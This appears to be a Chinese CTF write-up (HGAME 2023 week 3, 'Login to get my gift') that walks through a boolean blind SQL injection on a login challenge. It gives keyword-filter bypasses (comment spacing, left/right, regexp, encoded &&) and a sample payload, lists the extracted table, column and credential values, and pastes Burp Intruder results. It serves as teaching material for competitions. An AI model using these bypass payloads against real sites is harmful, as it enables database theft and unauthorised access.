

Week3-<19906767892>

Login to get my gift


Sql 注入

过滤: , mid,substr,+,=,and

绕过: `/**/,left,right,%26%26,regexp`

字符型注入，布尔盲注

暴库名




使用 left 和 right 配合进行提取单个字符，套上 ascii(),后面 regexp 之后的数字 send to intruder 进行比较，ascii(right(left(database(),1),1))/**/regexp/**/1,第一个值和第二个值更改，爆出库名 l0g1nme

爆表名，同理进行提取单个字符比较，表名 User1nf0mAt1on

爆列名, 同理, 为 id,passw0rd,usern4me

爆值



(必须用 left 和 right 提取单个字符比较 asc 码，不然直接字符比较分不出大小写，用 left 不断变大 right 只取最右边一个) 同样 left 参数和 regexp 参数变化来爆值，再更改 limit 后一个参数。id 有 1,2; username 是 hgAmE2023HAppYnEwyEAr; password 是 WeLc0meT0hgAmE2023hAPPySql

110. Intruder attack of http://week-3.hgame.lwsec.cn:31961 - Temporary attack - Not saved to project file									
Attack Save Columns									
Results Positions Payloads Resource Pool Options									
Filter: Showing all items									
Request	Payload 1		Payload 2		Status	Error	Timeout	Length	Comment
19	18	21	200				922		
764	7	48	200				922		
819	6	50	200				922		
821	8	50	200				922		
850	9	51	200				922		
1244	11	65	200				922		
1236	3	65	200				922		
1253	20	65	200				922		
1350	5	69	200				922		
1361	16	69	200				922		
1364	19	69	200				922		
1439	10	72	200				922		
1919	14	89	200				922		
2299	2	103	200				922		
2326	1	104	200				922		
2469	4	109	200				922		
2508	15	110	200				922		
2561	12	112	200				922		
2562	13	112	200				922		
2626	21	114	200				922		
2627	22	114	200				922		
2629	24	114	200				922		
2628	23	114	200				922		
2630	25	114	200				922		
2631	26	114	200				922		
2632	27	114	200				922		
2762	17	119	200				922		
2819	18	121	200				922		
0			200				921		
1	0	21	200				921		
2	1	21	200				921		
3	2	21	200				921		
4	3	21	200				921		
5	4	21	200				921		
6	5	21	200				921		
7	6	21	200				921		
8	7	21	200				921		
9	8	21	200				921		
10	9	21	200				921		
11	10	21	200				921		
12	11	21	200				921		
13	12	21	200				921		
14	13	21	200				921		
15	14	21	200				921		